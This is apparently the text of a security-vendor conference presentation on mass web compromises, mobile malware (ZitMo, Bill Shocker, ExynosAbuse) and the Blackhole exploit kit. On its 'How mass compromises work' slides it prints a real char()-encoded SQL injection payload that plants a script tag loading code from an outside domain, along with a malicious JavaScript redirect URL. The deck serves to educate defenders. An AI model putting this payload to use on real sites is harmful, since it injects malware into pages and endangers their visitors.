



Security in knowledge

THE FUTURE OF MASS MOBILE THREATS – COMING TO A PHONE NEAR YOU?

Chris Astacio

Websense, Inc.

Session ID: SPO2-W22

Session Classification: Intermediate

MASS COMPROMISES



Security in knowledge

GOLDEN YEARS

SECURITY security

Millions of Sites Hit with Mass- Injection Cyberattack

LizaMoon mass-injection attack reaches epidemic proportions
iTune URLs and 380,000 other pages poisoned

Report: Mass Injection Attack Affects 40,000 Websites

Exploit appears similar, but unrelated, to Gumblar, researchers say

How Mass SQL Injection Attacks Became an Epidemic

HOW MASS COMPROMISES WORK

- ▶ Identifying a vulnerability
 - ▶ Typically in a web applications or improperly secured or unsecured form field
- ▶ Searching for sites
 - ▶ Google helps a lot!



- ▶ Craft exploit with SQL commands
- ▶ Automate and collect the checks!

HOW MASS COMPROMISES WORK

▶ SQL Injection


- ▶ +update+Table+set+FieldName=REPLACE(cast(FieldName+as+varchar(8000)),cast(char(60)%2Bchar(47)
- ▶ %2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)
- ▶ %2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)
- ▶ %2Bchar(99)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)
- ▶ %2Bchar(47)%2Bchar(103)%2Bchar(111)%2Bchar(111)%2Bchar(103)%2Bchar(108)%2Bchar(101)%2Bchar(45)
- ▶ %2Bchar(115)%2Bchar(116)%2Bchar(97)%2Bchar(116)%2Bchar(115)%2Bchar(53)%2Bchar(48)%2Bchar(46)
- ▶ %2Bchar(105)%2Bchar(110)%2Bchar(102)%2Bchar(111)%2Bchar(47)%2Bchar(117)%2Bchar(114)%2Bchar(46)
- ▶ %2Bchar(112)%2Bchar(104)%2Bchar(112)%2Bchar(62)%2Bchar(60)%2Bchar(47)%2Bchar(115)%2Bchar(99)
- ▶ %2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(62)+as+varchar(8000)),cast(char(32)
- ▶ +as+varchar(8))—

▶ Code Injection

```
document.location =
'http://software-werp.co.cc/scan1b/237?sessionId=
050055049048061049038050051050056061049038048055068048061049038112097r097109095110097m101061
s101115s105111n073100038048051E056061f114101e115121s116101m115099a110046e120101038048066B056
061049038116y112101061115099a110049b03804905505504806104803804905105605606104803811606104905
1048048057049050051051048038051050067056061049048038051054B048061h116116p037051A037050F03705
0F103111o103108e046099o109038049070052048061049038049066053056061049038071e110101r097116e061
071e110101r097116e038050E069048061049038048070065048061049053038050A070056061049038051065057
056061050038051069056048061049';
```


WEBSITE

► Beladen




CLIENT SIDE

► Beladen




CLIENT SIDE

► Nine-Ball




CLIENT SIDE

▶ Beladen



CLIENT SIDE

▶ Beladen



THAT IS SO 2006, RIGHT?

- ▶ On December 2012, ViruS_HimA, an Egyptian hacker, appeared to have penetrated Yahoo with a SQL attack, acquiring full access to the domain server.
- ▶ He apparently did it through the horoscope page on Yahoo's Indian site.



You will have great success today as your criminal mischief brings good fortune and riches!

THAT IS SO 2006, RIGHT?

- ▶ On December 2012, ViruS_HimA, an Egyptian hacker, appeared to have penetrated Yahoo with a SQL attack, acquiring full access to the domain server.
- ▶ He apparently did it through the horoscope page on Yahoo's Indian site.



You will have great success today as your criminal mischief brings good fortune and riches!

MOBILE EXPLOITS – THEIR CURRENT STATE




DOCUMENTED MOBILE ATTACKS

- ▶ Malicious applications
 - ▶ Legitimate app store
 - ▶ Open app store
- ▶ Man-in-the-mobile attacks
 - ▶ Trojans like Zeus-in-the-Mobile (ZitMo) and SpyEye-in-the-Mobile (SpitMo)
 - ▶ Man-in-the-browser
- ▶ Man-on-the-phone (surveillance)
- ▶ Premium SMS scams
- ▶ QR code exploitation
- ▶ Cross-app infection
- ▶ Drive-by root or jailbreak

SYMBIAN

- ▶ The ZitMo version for Symbian was the first sample of this threat obtained by antivirus companies (in late September 2010).



Field	Value
Version	V3
Serial number	00 94 c6 00 01 00 23 86 f6 a7 ef f0 5d aa 97
Signature algorithm	sha1RSA
Issuer	Symbian CA I, Symbian Limited, GB
Valid from	January 17, 2011, 11:46:51 (UTC)
Valid to	January 17, 2021, 11:46:51 (UTC)
Subject	ANUJ MOBILITY SA INDIA LIMITED, Symbi...
Public key	RSA (1024 Bits)

BLACKBERRY

- ▶ BSRT-2012-002 Vulnerability in WebKit browser engine impacts BlackBerry 6, BlackBerry 7, BlackBerry 7.1, and BlackBerry PlayBook tablet software

Article ID: KB30152

Type: Security Notice

First Published: 03-02-2012

Last Modified: 03-02-2012



Product(s) Affected:

- › BlackBerry Bold 9700
- › BlackBerry Curve 9360
- › BlackBerry Torch 9850
- › BlackBerry Curve 9380
- › BlackBerry Torch 9810
- › BlackBerry Bold 9650
- › BlackBerry Torch 9800
- › BlackBerry Curve 9300 (3G)
- › BlackBerry Curve 9350
- › BlackBerry Bold 9900
- › Tablets
- › BlackBerry Bold 9780
- › BlackBerry Pearl 9100 Series
- › BlackBerry Curve 9330 (3G)
- › BlackBerry Bold 9790
- › BlackBerry Bold 9930
- › BlackBerry Curve 9370
- › BlackBerry Torch 9860

ANDROID

- ▶ ExynosAbuse exploit (by alephzain)
 - ▶ Any app can use it to gain root without asking and without any permissions on a vulnerable device
 - ▶ The security hole is in kernel and gives access to all physical memory
 - ▶ Three libraries use `/dev/exynos-mem`:
 - ▶ `/system/lib/hw/camera.smdk4x12.so`
 - ▶ `/system/lib/hw/gralloc.smdk4x12.so`
 - ▶ `/system/lib/libhdmi.so`

ANDROID

- ▶ Many devices affected:
 - ▶ Samsung Galaxy S2
 - ▶ Samsung Galaxy Note 2
 - ▶ All devices with specific processors and Samsung kernel sources
 - ▶ RAM dump, kernel code injection possible via app installation from Play Store

ANDROID

In one year, Android malware up 580%,
23 of the top 500 apps on Google Play
deemed 'High Risk'



🔗 1170

Use ← → keys to navigate

NEXT >



BILL SHOCKER – OH, JOY

- ▶ Discovered late January 2013
 - ▶ Primarily confined to China
 - ▶ Third-party app stores is *where it's at*
 - ▶ Infected versions of popular apps including Sohu News and Tencent QQ Messenger
 - ▶ More than 600,000 users in China affected
 - ▶ Takes control of devices contact list, and texting functions, among other things
 - ▶ SMS fraud is the primary result
 - ▶ The big danger?
 - ▶ Capable of upgrading itself and infecting other apps on the device

WINDOWS 8

- ▶ Less than a month after release:

Windows 8			
Bulletin Identifier	Bulletin 2	Bulletin 4	Bulletin 5
Aggregate Severity Rating	Critical	Critical	Critical
Windows 8 for 32-bit Systems	Windows 8 for 32-bit Systems (Critical)	Windows 8 for 32-bit Systems (Critical)	Windows 8 for 32-bit Systems (Critical)
Windows 8 for 64-bit Systems	Windows 8 for 64-bit Systems (Critical)	Windows 8 for 64-bit Systems (Critical)	Windows 8 for 64-bit Systems (Critical)

Windows RT			
Bulletin Identifier	Bulletin 2	Bulletin 4	Bulletin 5
Aggregate Severity Rating	None	Important	Critical
Windows RT	Not applicable	Windows RT (Important)	Windows RT (Critical)

WINDOWS 8

- ▶ Cybercriminals are similar to legitimate application developers in that they focus on the most profitable platforms. As development barriers are removed, mobile threats will be able to leverage a huge library of shared code.
- ▶ Past exploits and knowledge of MSFT Windows will lend itself to future attacks, regardless of adoption.




iPhone

- ▶ New services bypass Apple DRM to allow pirated iOS app installs without jailbreaking on iPhone, iPad

▶ Zeusmos

▶ Kuaiyong




iPHONE


iOS	Release date	Date of first jailbreak
iOS 1.0	June 29, 2007	June 29, 2010
iOS 2.0	July 11, 2008	July 20, 2008
iOS 3.0	March 17, 2009	June 19, 2009
iOS 4.0	June 21, 2010	June 21–23, 2010
iOS 5.0	October 12, 2011	October 13, 2011
iOS 6.0	September 19, 2012	September 19, 2012



JAILBREAKME



- ▶ In the wrong hands:



YEAH, SO...?



Security in knowledge

WHO CARES?

- ▶ What does this have to do with the price of beans?
 - ▶ A recent study conducted by the Ponemon Institute found that 59% of corporations that allow BYOD report that their employees fail to lock their personal devices, and 51% experienced some form of data loss as a result.
 - ▶ Without basic protections like passwords, anyone who picks up a lost or stolen device that's attached to a corporate network can access potentially sensitive data like e-mails and contact lists.
 - ▶ A recent PricewaterhouseCoopers study found that 88% of consumers use their own mobile devices for both personal and work purposes, yet just 45% of companies have a security strategy to address BYOD devices.

DUAL PURPOSE OS



ANDROID



WHO CARES?



OUR MOBILE SOCIETY

Your smart (and eventually) be hacked

By David Goldman @CNNMoney November 17, 2012: 10:48 AM ET

NEW YORK (CNNMoney)

How?

EXPLOIT KITS



Security in knowledge

WHAT IS AN EXPLOIT KIT?

- ▶ What is an exploit kit?
 - ▶ Collection of exploits targeting vulnerabilities in client vulnerabilities, targeting browsers and programs triggered by browser activity.
 - ▶ *Hacking for Dummies*
- ▶ Past exploit kits
 - ▶ Phoenix (PEK) dates back to 2007, Siberia, Mpack, IcePack, Neosploit, Hierarchy
 - ▶ Typically fluctuating in usage and volume
 - ▶ Exploits and admin relatively static
 - ▶ Effectiveness declines with patching
 - ▶ Attack duration limited

WHAT IS BLACKHOLE?

▶ Blackhole

- ▶ Creators of the kit are suspected to be "HodLuM" and "Paunch"
- ▶ Most prevalent on the web?
 - ▶ Websense – 65% of all exploit detections
 - ▶ AVG - 91%
 - ▶ Sophos - 28 %
 - ▶ Microsoft – Leads other exploit families in prevalence by factor of 2

▶ Typical Kit

- ▶ Typically fluctuating in usage and volume
- ▶ Exploits and admin relatively static
- ▶ Effectiveness declines with patching
- ▶ Attack duration limited

▶ Blackhole

- ▶ Usage accelerating – “King of the Kits”
- ▶ Exploits continually added and admin interface updated
- ▶ Addition of exploits extends window of effectiveness
- ▶ Attack duration extended

BLACKHOLE

- ▶ The customer licenses the Blackhole exploit kit from the authors and specifies various options to customize the kit.
- ▶ A potential victim loads a compromised web page or opens a malicious link in a spammed email.
- ▶ The compromised web page or malicious link in the spammed email sends the user to a Blackhole exploit kit server's landing page.
- ▶ This landing page contains obfuscated JavaScript that determines what is on the victim's computers and loads all exploits to which this computer is vulnerable and sometimes a Java applet tag that loads a Java Trojan horse.
- ▶ If there is an exploit that is usable, the exploit loads and executes a payload on the victim's computer and informs the Blackhole exploit kit server which exploit was used to load the payload.

ATTACK TYPES





Subject: Re: Re: Scan from a Xerox W. Pro #8437923

